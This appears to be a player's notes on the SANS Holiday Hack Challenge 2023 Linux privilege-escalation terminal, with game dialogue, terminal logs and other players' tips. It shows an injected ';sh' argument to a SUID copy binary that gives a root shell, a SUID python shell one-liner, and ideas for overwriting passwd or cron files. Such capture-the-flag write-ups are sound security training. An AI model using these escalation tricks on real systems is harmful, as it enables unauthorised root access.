

C07: Linux Privesc

Saturday, December 23, 2023 4:49 PM

Difficulty: Level 3

Rosemold is in Ostrich Saloon on the Island of Misfit Toys. Give her a hand with escalation for a *tip about hidden islands*.

| | |
|------------------------------|---|
| CONVERSATION w/ Elf Rosemold | <h2>Rose Mold (Ostrich Saloon)</h2> <p>What am I doing in this saloon? The better question is: what planet are <i>you</i> from? Yes, I'm a troll from the Planet Frost. I decided to stay on Earth after Holiday Hack 2021 and live among the elves because I made such dear friends here. Whatever. Do you know much about privilege escalation techniques on Linux? You're asking why? How about I'll tell you why after you help me. And you might have to use that big brain of yours to get creative, bub.</p> <p>** ----- Response after completing challenge ----- **</p> <p>Yup, I knew you knew. You just have that vibe. To answer your question of why from earlier... Nunya! But, I will tell you something better, about some information I... found. There's a hidden, uncharted area somewhere along the coast of this island, and there may be more around the other islands. The area is supposed to have something on it that's totes worth, but I hear all the bad vibe toys chill there. That's all I got. K byeeeeee. Ugh... n00bs...</p> <p>From <https://2023.holidayhackchallenge.com/badge?section=conversation&id=rosemold></p> |
| HINTS | <h2>Linux Privilege Escalation Techniques</h2> <p>From: Rose Mold Terminal: Linux PrivESC</p> <p>There's various ways to escalate privileges on a Linux system.</p> <p>From <https://2023.holidayhackchallenge.com/badge?section=hint&id=hintLinuxpriv1></p> <h2>Linux Command Injection</h2> <p>From: Rose Mold Terminal: Linux PrivESC</p> <p>Use the privileged binary to overwriting a file to escalate privileges could be a solution, but there's an easier method if you pass it a crafty argument.</p> <p>From <https://2023.holidayhackchallenge.com/badge?section=hint&id=hintLinuxpriv2></p> <h2>Uncharted</h2> <p>From: Rose Mold</p> <p>Not all the areas around Geese Islands have been mapped, and may contain wondrous treasures. Go exploring, hunt for treasure, and find the pirate's booty!</p> <p>From <https://2023.holidayhackchallenge.com/badge?section=hint&id=hintUnchartedAreas></p> |

*In a digital winter wonderland we play,
Where elves and bytes in harmony lay.
This festive terminal is clear and bright,
Escalate privileges, and bring forth the light.*

*Start in the land of bash, where you reside,
But to win this game, to root you must glide.
Climb the ladder, permissions to seize,
Unravel the mystery, with elegance and ease.*

*There lies a gift, in the root's domain,
An executable file to run, the prize you'll obtain.
The game is won, the challenge complete,*

Merry Christmas to all, and to all, a root feat!

* Find a method to escalate privileges inside this terminal and then run the binary in /root *

MY WORK AND ANSWER


I spent nominal time in exploring the environment before diving into solving this challenge. Finding files with escalated privileges was easy enough but I made several attempts at gaining root to run the executable. I consorted with Bing AI to help craft the proper command lines in the terminal..

| | |
|--|---|
| <p><i>Recon - to see what files are where and what privileges currently have</i></p> <p>Validated who I am and where I was. Explored the directory structure</p> | <pre>elf@1f44c0b0d034:~\$ whoami Elf elf@1f44c0b0d034:~\$ pwd /home/elf elf@1f44c0b0d034:~\$ ls -la total 28 drwxr-xr-x 1 elf elf 4096 Dec 2 22:17 . drwxr-xr-x 1 root root 4096 Dec 2 22:16 .. -rw-r--r-- 1 elf elf 220 Feb 25 2020 .bash_logout -rw-r--r-- 1 elf elf 3771 Feb 25 2020 .bashrc -rw-r--r-- 1 elf elf 807 Feb 25 2020 .profile -rw-r--r-- 1 root root 628 Nov 27 17:07 HELP elf@1f44c0b0d034:~\$ cd .. elf@elf@1f44c0b0d034:~/home\$ pwd /home elf@elf@1f44c0b0d034:~/home\$ ls -la total 16 drwxr-xr-x 1 root root 4096 Dec 2 22:16 . drwxr-xr-x 1 root root 4096 Dec 31 23:51 .. drwxr-xr-x 1 elf elf 4096 Dec 2 22:17 elf elf@elf@1f44c0b0d034:~/home\$ cd .. elf@elf@1f44c0b0d034:~/\$ pwd / elf@cb52b0ca75dd:/\$ ls -la total 72 drwxr-xr-x 1 root root 4096 Dec 31 23:51 . drwxr-xr-x 1 root root 4096 Dec 31 23:51 .. -rwxr-xr-x 1 root root 0 Dec 31 23:51 .dockerenv lrwxrwxrwx 1 root root 7 Nov 28 02:03 bin -> usr/bin drwxr-xr-x 2 root root 4096 Apr 15 2020 boot drwxr-xr-x 5 root root 360 Dec 31 23:51 dev drwxr-xr-x 1 root root 4096 Dec 31 23:51 etc drwxr-xr-x 1 root root 4096 Dec 2 22:16 home lrwxrwxrwx 1 root root 7 Nov 28 02:03 lib -> usr/lib lrwxrwxrwx 1 root root 9 Nov 28 02:03 lib32 -> usr/lib32 lrwxrwxrwx 1 root root 9 Nov 28 02:03 lib64 -> usr/lib64 lrwxrwxrwx 1 root root 10 Nov 28 02:03 libx32 -> usr/libx32 drwxr-xr-x 2 root root 4096 Nov 28 02:03 media drwxr-xr-x 2 root root 4096 Nov 28 02:03 mnt drwxr-xr-x 2 root root 4096 Nov 28 02:03 opt dr-xr-xr-x 187 root root 0 Dec 31 23:51 proc drwx----- 1 root root 4096 Dec 2 22:17 root drwxr-xr-x 5 root root 4096 Nov 28 02:06 run lrwxrwxrwx 1 root root 8 Nov 28 02:03/sbin -> usr/sbin drwxr-xr-x 2 root root 4096 Nov 28 02:03 srv dr-xr-xr-x 13 root root 0 Dec 31 23:51 sys drwxrwxrwt 1 root root 4096 Dec 2 22:17 tmp drwxr-xr-x 1 root root 4096 Nov 28 02:03 usr drwxr-xr-x 1 root root 4096 Nov 28 02:06 var</pre> |
| <p><i>Find which files have escalated privileges</i></p> <p><i>find / -perm -u=s -type f 2>/dev/null; find / -perm -4000 -o -perm -2000 -o -perm -6000</i></p> <p>There is a symbolic link to the bin directory, where files simplecopy, su and mount have SUID privs</p> | <pre>elf@1f44c0b0d034:~\$ find / -user root -perm -4000 -ls 2>/dev/null 1312417 84 -rwsr-xr-x 1 root root 85064 Nov 29 2022 /usr/bin/chfn 1312423 52 -rwsr-xr-x 1 root root 53040 Nov 29 2022 /usr/bin/chsh 1312541 56 -rwsr-xr-x 1 root root 55528 May 30 2023 /usr/bin/mount 1312546 44 -rwsr-xr-x 1 root root 44784 Nov 29 2022 /usr/bin/newgrp 1312620 68 -rwsr-xr-x 1 root root 67816 May 30 2023 /usr/bin/su 1312484 88 -rwsr-xr-x 1 root root 88464 Nov 29 2022 /usr/bin/gpasswd 1312645 40 -rwsr-xr-x 1 root root 39144 May 30 2023 /usr/bin/umount 1312557 68 -rwsr-xr-x 1 root root 68208 Nov 29 2022 /usr/bin/passwd</pre> |

| | |
|---|---|
| <p>- simplycopy to grab a copy of the configuration file and take a peek</p> <p>- mount is checking the "real" userid and choosing not to use the powers granted by its root "effective" user id. It isn't that it can't, it is that it chooses not to in that specific case.</p> <p>Run it with root privileges</p> <p>NOTE:</p> <p>/usr/bin/chfn: allows you to change a user's "finger" information, such as the user's full name, work phone number, etc123.</p> <p>/usr/bin/chsh: used to change the default shell for a user4567.</p> <p>/usr/bin/mount: used to mount filesystems and removable devices at a specific mount point in the directory tree8.</p> <p>/usr/bin/newgrp: used to change the current group ID during a login session91011.</p> <p>/usr/bin/su: allows you to run commands with another user's privileges, by default the root user1213141516.</p> <p>/usr/bin/gpasswd: used to administer the /etc/group and /etc/gshadow files. It can add or remove users from a group and change the group's password17181920.</p> <p>/usr/bin/umount: used to unmount filesystems, detaching them from the directory tree82122.</p> <p>/usr/bin/passwd: used to change passwords for user accounts2324.</p> <p>/usr/bin/simplecopy: just cp; will operate as root due to suid</p> <p><i>The wall command is used to send a message to the terminals of all currently logged in users. Since the SGID bit is set, when a user executes wall, the command runs with the permissions of its group (in this case, tty), not the user who ran it1. This allows users to send messages to all logged in users.</i></p> | <pre> 1512337 06-rwsr-xr-x 1 root root 06206 Nov 29 2022 /usr/bin/passwd 1457015 20-rwsr-xr-x 1 root root 16952 Dec 2 22:17 /usr/bin/simplecopy elf@cb52b0ca75dd:/home\$ cd .. elf@cb52b0ca75dd:/ \$ cd usr elf@cb52b0ca75dd:/usr\$ ls -la total 64 drwxr-xr-x 1 root root 4096 Nov 28 02:03 . drwxr-xr-x 1 root root 4096 Dec 31 23:51 .. drwxr-xr-x 1 root root 4096 Dec 2 22:17 bin drwxr-xr-x 2 root root 4096 Apr 15 2020 games drwxr-xr-x 1 root root 4096 Dec 2 22:17 include drwxr-xr-x 1 root root 4096 Dec 2 22:17 lib drwxr-xr-x 2 root root 4096 Nov 28 02:03 lib32 drwxr-xr-x 2 root root 4096 Nov 28 02:06 lib64 drwxr-xr-x 2 root root 4096 Nov 28 02:03 libx32 drwxr-xr-x 10 root root 4096 Nov 28 02:03 local drwxr-xr-x 2 root root 4096 Nov 28 02:06 sbin drwxr-xr-x 1 root root 4096 Nov 28 02:06 share drwxr-xr-x 2 root root 4096 Apr 15 2020 src --- elf@1671b681aed9:/ \$ find / -type f -perm -u=s -o -perm -g=s 2>/dev/null /var/local /var/mail /usr/bin/chfn /usr/bin/chsh /usr/bin/mount /usr/bin/expiry /usr/bin/newgrp /usr/bin/su /usr/bin/wall /usr/bin/chage /usr/bin/gpasswd /usr/bin/umount /usr/bin/passwd /usr/bin/simplecopy /usr/sbin/pam_extrausers_chkpwd /usr/sbin/unix_chkpwd lrwxrwxrwx 1 root root 7 Apr 16 2020 addgroup -> adduser -rwsr-xr-x 1 root root 16952 Dec 2 22:17 simplecopy </pre> |
| <p>Escalate privileges</p> <p>In Linux, there are several ways to escalate privileges and run a binary as root:</p> <p>Sudo: The sudo command allows you to run programs with the security privileges of another user (by default, as the superuser). You would normally type sudo before the actual command1. For example, to run a command as root, you would use: sudo <command></p> <p>You will be prompted for your password, and if you're in the sudoers file, the command will be run with root privileges.</p> <p>SUID (Set User ID): This is a special type of file permission given to a file. SUID bits can be set using the chmod command. When a binary with SUID permission is run, it runs with the owner's privileges. For example, if root owns a binary with SUID bit set, then that binary will always run as root1. If you find a binary with the SUID bit set, you can run it as follows: .<binary-name></p> <p>Exploiting SUID Binaries: If a binary with SUID permission is insecure, it can be exploited to</p> | <pre> elfaf61cee7c0f0:~\$ chmod u+s /usr/bin/passwd chmod: changing permissions of '/usr/bin/passwd': Operation not permitted - the system administrator has been informed could not obtain user info (%s)password check failed for user (%s)\$1 \$/0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz/0123456789ABCDEF GHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz/dev/urandom*NP*/etc/shadow/etc/passwd/ etc/security/nopasswdr/etc/security/opasswd; :s:s:s:d:%s %s:s:s:d:%s,%s %s:%lu:1:%s \$5\$6\$rounds=%u\$blowfish\$2a\$sha256sha512/etc/npasswdpassword changed for % s/etc/nshadowcheck pass; user unknownaccount %s has password changed in futureAlgo %s not supported by the crypto backend, falling back to MD5 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789./etc/.pwdXXXXXXXXD'@ elf@1f44c0b0d034://home/elf\$ ls -la total 28 drwxr-xr-x 1 elf elf 4096 Dec 2 22:17 . drwxr-xr-x 1 root root 4096 Dec 2 22:16 .. -rw-r--r-- 1 elf elf 220 Feb 25 2020 .bash_logout -rw-r--r-- 1 elf elf 3771 Feb 25 2020 .bashrc -rw-r--r-- 1 elf elf 807 Feb 25 2020 .profile -rw-r--r-- 1 root root 628 Nov 27 17:07 HELP elf@1f44c0b0d034://home/elf\$ chmod 577 .profile </pre> |

| | |
|---|--|
| <p>escalate privileges1. For example, if the Python binary had SUID permissions, you could escalate privileges with:</p> <pre>./python -c 'import os;os.system("/bin/sh -p")'</pre> <p>The chmod command in Linux is used to change the permissions of a file or directory. Note that chmod itself does not directly elevate a user's privileges to root.</p> | <pre>elf@1t44c0b0d034:~/home/elf\$ ls -la total 32 drwxr-xr-x 1 elf elf 4096 Dec 2 22:17 . drwxr-xr-x 1 root root 4096 Dec 2 22:16 .. -rw-r--r-- 1 elf elf 220 Feb 25 2020 .bash_logout -rw-r--r-- 1 elf elf 3771 Feb 25 2020 .bashrc -r-xrwxrwx 1 elf elf 807 Feb 25 2020 .profile -rw-r--r-- 1 root root 628 Nov 27 17:07 HELP elf@9cb072cbd575:~\$ chmod 577 HELP chmod: changing permissions of 'HELP': Operation not permitted</pre> |
| <p><i>Obtain root</i></p> | <pre>elf@754465d40b47:/ \$ simplecopy HELP ";sh" cp: missing destination file operand after 'HELP' Try 'cp --help' for more information. # whoami root</pre> |
| <p><i>Find executable and run it</i></p> <p>Make the binary executable by running "chmod 755 <filename>". Each number (7,5,5) represents (owner,group,everyone) and each is the sum of the desired permissions (4=read, 2=write, 1=executable). To start the program from the current directory run "/present_engine". A backup of this file is at /opt/present_engine.</p> | <pre># ls -la total 72 drwxr-xr-x 1 root root 4096 Jan 14 08:42 . drwxr-xr-x 1 root root 4096 Jan 14 08:42 .. -rwxr-xr-x 1 root root 0 Jan 14 08:42 .dockerenv lrwxrwxrwx 1 root root 7 Nov 28 02:03 bin -> usr/bin drwxr-xr-x 2 root root 4096 Apr 15 2020 boot drwxr-xr-x 5 root root 360 Jan 14 08:42 dev drwxr-xr-x 1 root root 4096 Jan 14 08:42 etc drwxr-xr-x 1 root root 4096 Dec 2 22:16 home lrwxrwxrwx 1 root root 7 Nov 28 02:03 lib -> usr/lib lrwxrwxrwx 1 root root 9 Nov 28 02:03 lib32 -> usr/lib32 lrwxrwxrwx 1 root root 9 Nov 28 02:03 lib64 -> usr/lib64 lrwxrwxrwx 1 root root 10 Nov 28 02:03 libx32 -> usr/libx32 drwxr-xr-x 2 root root 4096 Nov 28 02:03 media drwxr-xr-x 2 root root 4096 Nov 28 02:03 mnt drwxr-xr-x 2 root root 4096 Nov 28 02:03 opt dr-xr-xr-x 162 root root 0 Jan 14 08:42 proc drwx----- 1 root root 4096 Dec 2 22:17 root drwxr-xr-x 5 root root 4096 Nov 28 02:06 run lrwxrwxrwx 1 root root 8 Nov 28 02:03/sbin -> usr/sbin drwxr-xr-x 2 root root 4096 Nov 28 02:03 srv dr-xr-xr-x 13 root root 0 Jan 14 08:42 sys drwxrwxrwt 1 root root 4096 Dec 2 22:17 tmp drwxr-xr-x 1 root root 4096 Nov 28 02:03 usr drwxr-xr-x 1 root root 4096 Nov 28 02:06 var # cd root # ls -la total 620 drwx----- 1 root root 4096 Dec 2 22:17 . drwxr-xr-x 1 root root 4096 Jan 14 08:42 .. -rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc -rw-r--r-- 1 root root 161 Dec 5 2019 .profile -rws----- 1 root root 612560 Nov 9 21:29 runmetoanswer # chmod 577 runmetoanswer # ls -la total 620 drwx----- 1 root root 4096 Dec 2 22:17 . drwxr-xr-x 1 root root 4096 Jan 14 09:04 .. -rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc -rw-r--r-- 1 root root 161 Dec 5 2019 .profile -r-xrwxrwx 1 root root 612560 Nov 9 21:29 runmetoanswer # runmetoanswer sh: 13: runmetoanswer: not found # chmod 777 runmetoanswer # runmetoanswer sh: 15: runmetoanswer: not found # chmod +x runmetoanswer # ls -la total 620 drwx----- 1 root root 4096 Dec 2 22:17 .</pre> |

| | |
|---|---|
| | <pre> drwxr-xr-x 1 root root 4096 Jan 14 09:04 .. -rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc -rw-r--r-- 1 root root 161 Dec 5 2019 .profile -rwxrwxrwx 1 root root 612560 Nov 9 21:29 runmetoanswer # runmetoanswer sh: 18: runmetoanswer: not found # ./runmetoanswer </pre> |
| It was shared in Discord that the answer is case-sensitive so opted to use lowercase in response. | <pre> # ./runmetoanswer Who delivers Christmas presents? > santa Your answer: santa Checking.... Your answer is correct! </pre> |

| | |
|---|---|
| <p>Further directory exploring:</p> <pre> elf@1f44c0b0d034:/home\$ cd .. elf@1f44c0b0d034:/ \$ ls -la total 72 drwxr-xr-x 1 root root 4096 Jan 5 06:26 . drwxr-xr-x 1 root root 4096 Jan 5 06:26 .. -rwxr-xr-x 1 root root 0 Jan 5 06:26 .dockerenv lrwxrwxrwx 1 root root 7 Nov 28 02:03 bin -> usr/bin drwxr-xr-x 2 root root 4096 Apr 15 2020 boot drwxr-xr-x 5 root root 360 Jan 5 06:26 dev drwxr-xr-x 1 root root 4096 Jan 5 06:26 etc drwxr-xr-x 1 root root 4096 Dec 2 22:16 home lrwxrwxrwx 1 root root 7 Nov 28 02:03 lib -> usr/lib lrwxrwxrwx 1 root root 9 Nov 28 02:03 lib32 -> usr/lib32 lrwxrwxrwx 1 root root 9 Nov 28 02:03 lib64 -> usr/lib64 lrwxrwxrwx 1 root root 10 Nov 28 02:03 libx32 -> usr/libx32 drwxr-xr-x 2 root root 4096 Nov 28 02:03 media drwxr-xr-x 2 root root 4096 Nov 28 02:03 mnt drwxr-xr-x 2 root root 4096 Nov 28 02:03 opt dr-xr-xr-x 207 root root 0 Jan 5 06:26 proc drwx----- 1 root root 4096 Dec 2 22:17 root drwxr-xr-x 5 root root 4096 Nov 28 02:06 run lrwxrwxrwx 1 root root 8 Nov 28 02:03/sbin -> usr/sbin drwxr-xr-x 2 root root 4096 Nov 28 02:03 srv dr-xr-xr-x 13 root root 0 Jan 5 06:26 sys drwxrwxrwt 1 root root 4096 Dec 2 22:17 tmp drwxr-xr-x 1 root root 4096 Nov 28 02:03 usr drwxr-xr-x 1 root root 4096 Nov 28 02:06 var elf@1f44c0b0d034:/ \$ cd root </pre> |  <pre> dr-xr-xr-x 9 elf elf 0 Jan 5 07:43 54 drwxrwxrwt 2 root root 40 Jan 5 07:28 /etc -r--r--r-- 1 root root 0 Jan 5 07:41 buddyinfo dr-xr-xr-x 4 root root 0 Jan 5 07:28 bus -r--r--r-- 1 root root 0 Jan 5 07:41 cgroups -r--r--r-- 1 root root 0 Jan 5 07:41 cmdline -r--r--r-- 1 root root 0 Jan 5 07:41 consoles -r--r--r-- 1 root root 0 Jan 5 07:41 cpuinfo -r--r--r-- 1 root root 0 Jan 5 07:41 crypto -r--r--r-- 1 root root 0 Jan 5 07:41 devices -r--r--r-- 1 root root 0 Jan 5 07:41 diskstats dr-xr-xr-x 3 root root 0 Jan 5 07:41 driver dr-xr-xr-x 3 root root 0 Jan 5 07:41 dynamic_debug -r--r--r-- 1 root root 0 Jan 5 07:41 execdomains -r--r--r-- 1 root root 0 Jan 5 07:41 fb -r--r--r-- 1 root root 0 Jan 5 07:28 filesystems dr-xr-xr-x 5 root root 0 Jan 5 07:28 fs -r--r--r-- 1 root root 0 Jan 5 07:41 interrupts -r--r--r-- 1 root root 0 Jan 5 07:41 iomem -r--r--r-- 1 root root 0 Jan 5 07:41 ioports dr-xr-xr-x 42 root root 0 Jan 5 07:28 irq -r--r--r-- 1 root root 0 Jan 5 07:41 kallsyms crw-rw-rw- 1 root root 1, 3 Jan 5 07:28 kcore -r--r--r-- 1 root root 0 Jan 5 07:41 key-users crw-rw-rw- 1 root root 1, 3 Jan 5 07:28 keys -r----- 1 root root 0 Jan 5 07:41 kmsg -r----- 1 root root 0 Jan 5 07:41 kpagecgroup -r----- 1 root root 0 Jan 5 07:41 kpagecount -r----- 1 root root 0 Jan 5 07:41 kpageflags -r--r--r-- 1 root root 0 Jan 5 07:41 loadavg -r--r--r-- 1 root root 0 Jan 5 07:41 locks -r--r--r-- 1 root root 0 Jan 5 07:41 meminfo -r--r--r-- 1 root root 0 Jan 5 07:41 misc -r--r--r-- 1 root root 0 Jan 5 07:41 modules lrwxrwxrwx 1 root root 11 Jan 5 07:33 mounts -> self/mounts </pre> |
|---|---|

Comments of Interest from other Players

I solved without ever "becoming" root.

Treat this as if you're entering the system blind. Do the usual checks. User, Groups, Processes, check for executables with certain privs.

Tried modifying the cronjob but thats not working. Based on the first hint it seems like it should be really simple, and I know the bin is cp under the hood but I cant pass flags so unsure of what to try next.

- Think of what files you could overwrite using that suid binary that might help you login as a different user
- no vi/vim/nano needed in case anyone had the same question

I must be old school, I just used sed

I found the touch command handy on this one, of all things.

Sneaky sneaky linux thinking everything is a file. got it 😊

I also got this error: *Couldn't get resource_id from the environmental variable RESOURCE_ID: environment variable not found.*"

Tried the same exact thing again a few minutes later and this time it worked.

- I was getting stuck thinking the RESOURCE_ID was from the root user... it wasn't

- RESOURCE_ID environment variable of the user currently logged in is incorrect or missing, logically the profile of the user logged in doesn't carry over if su'ing into another user, so do what you need to do then go back to *how you started* elf!

I'm stuck and have no idea what to do next. I figured out simplecopy is just cp, and i know the thought process of possibly using that to overwrite another file to login as a different user,

- simplecopy the binary file in order to run it or it find a way around and run it in-place?

I know which SUID binary I should (ab)use, I think I know which file to tamper with, but all I can find is that openssl would be handy, but it's not there..

- You are overthinking this. 99% percent certain.

can you imagine if they used SUID VIM instead for the privesc method? wonder how many "how do i quit this thing?"s there'd be 🤔

They are kind of the same thing -- the setuid binary is the thing that runs the command once you inject it, at least in the way that I did it. That said, there are definitely more ways to exploit the setuid binary than just command injection.

the page I reference in this message: <https://discord.com/channels/783055461620514818/1179764204207603853/1184509867386486804> covers some alternative options. Another option (the one I used to solve this the first time) actually involved actually using simplecopy "as intended" to make a copy of a system file, edit it, and put it back in place with permissions intact. All that said, the command injection path is the easiest by far.

Yes cyber, that was the method i used. It used suid "under the hood" by searching for eligible binaries, but settled on simple copy to copy and edit a system file.

Ok I must be going in the wrong direction and am looking for help. I copied the passwd file to /home/elf, but I cannot edit it-I have tried vi and gedit. what other editors are there? or should I not change elfs permissions?

Getting root

To get root, this link was very helpful: https://owasp.org/www-community/attacks/Command_Injection

- link for symbolic link and file exploit [modification]. That is what made the light bulb come on for me.

copied my file setting uid/gid to 0 over to the cron.d directory but when I run it, I'm still showing as elf

Has any one tried to get root using the DirtyPipe vulnerability? The kernel on the challenge is susceptible. I've spent the last two nights researching it and how to write to page cache. Woosh

I have exactly the same problem. When I run whoami it prints root, I run the file in /root and give the correct answer and then nothing happens. Were you able to get the achievement?

There are a few ways to get privesc with simplecopy. Think about what it may be doing behind the scenes to copy the files. That can get you privesc one way. Another way is to think about what you can do if you can write a file as root anywhere on the system

Use a command injection to pass special values into an argument

look at more simpler privilege escalation techniques helped - there is actually a super easy way to solve this by fiddling with values you can pass as args to the file you find. It can be done in one line

- passing special values into one of the args
- special characters allow you to do things like run multiple commands in one line. Depending on how programs run stuff, you can sometimes trick poorly coded programs to do stuff for you by tricking them with the args you pass them.
- using a ; && or to actually run the executable
- Try wrapping any args you pass similar to "this is one single argument being passed in quotes"
- What you add however... only root knows.
- Once you're there, you've already got your binary to send it back to whence it came

For those trying to go the command injection route, here's some good pointers: https://owasp.org/www-community/attacks/Command_Injection# I originally solved it a completely different way, but at least one of the methods in this write-up worked for me when I tried it again -- I suspect most or even all of them will based on running strings on the simplecopy executable

- I can't remember exactly how I did this but probably worth noting that it's trivial to have simplecopy just issue shell commands directly too

- my favorite solution is using the features of `cp` and sacrifice `simplecopy`

- there is a way to pass an argument to the simplecopy command - simplecopy will operate as root due to suid mount to the rescue

- isn't /usr/bin/mount an SUID bin? Why running mount -o bind /bin/sh /bin/mount tells me mount: only root can use "--options" option?

- look into writable locations in linux distros (hint: it's only temporary if you reboot)

- then manipulating a file with no editor is surprisingly easy... only if you touch the **wall** or hear an echo though

Comments on yaml

There's a yaml file somewhere that also contains the answer

YALL NEED TO STOP WORRYING OUT ABOUT YAML. It literally does almost nothing for you. In fact you dont want to mess with it or you could screw up the challenge completion. You still need to find the thing that gives you elevated privs to elevate to root in one way sha pe or form. Focus on that.

There's probably a way around it but I found ignoring the yaml and remembering the name of the challenge helped figure out wh at to do

Some people seem to be attacking this one by trying to hack the binary or the yaml file. FWIW, I solved it without hacking ei ther, but that may be jamming up the completion registering for people who did.

Something went wrong reading the configuration file /---/-----.yaml: Couldn't open file: Permission denied (os error 13) - Error message here tells you it needs more permissions on the yaml file so run the binary again ****after**** altering the permissions, that should get yo u going.

In Linux, both /sbin and /bin are directories that store executable binaries, but they serve different purpose:

- /sbin: This directory, short for System Binaries, contains binaries that are essential for system administration and maintenance. These commands are typically used by the system administrator (root) for system management. Examples include ifconfig, fdisk, init, shutdown, systemd, and similar2. These commands usually require root privileges to execute2.
- /bin: This directory, short for Binaries, contains essential system binaries that are necessary for the basic operations of the system. These binaries are usable before the /usr partition is mounted and are needed for booting in single-user mode. Examples include ls, cat, and others. These commands can be used by all users.

In summary, the main difference between /sbin and /bin is that /sbin contains system binaries primarily used by the system administrator for system maintenance, while /bin contains essential system binaries used for regular system operations.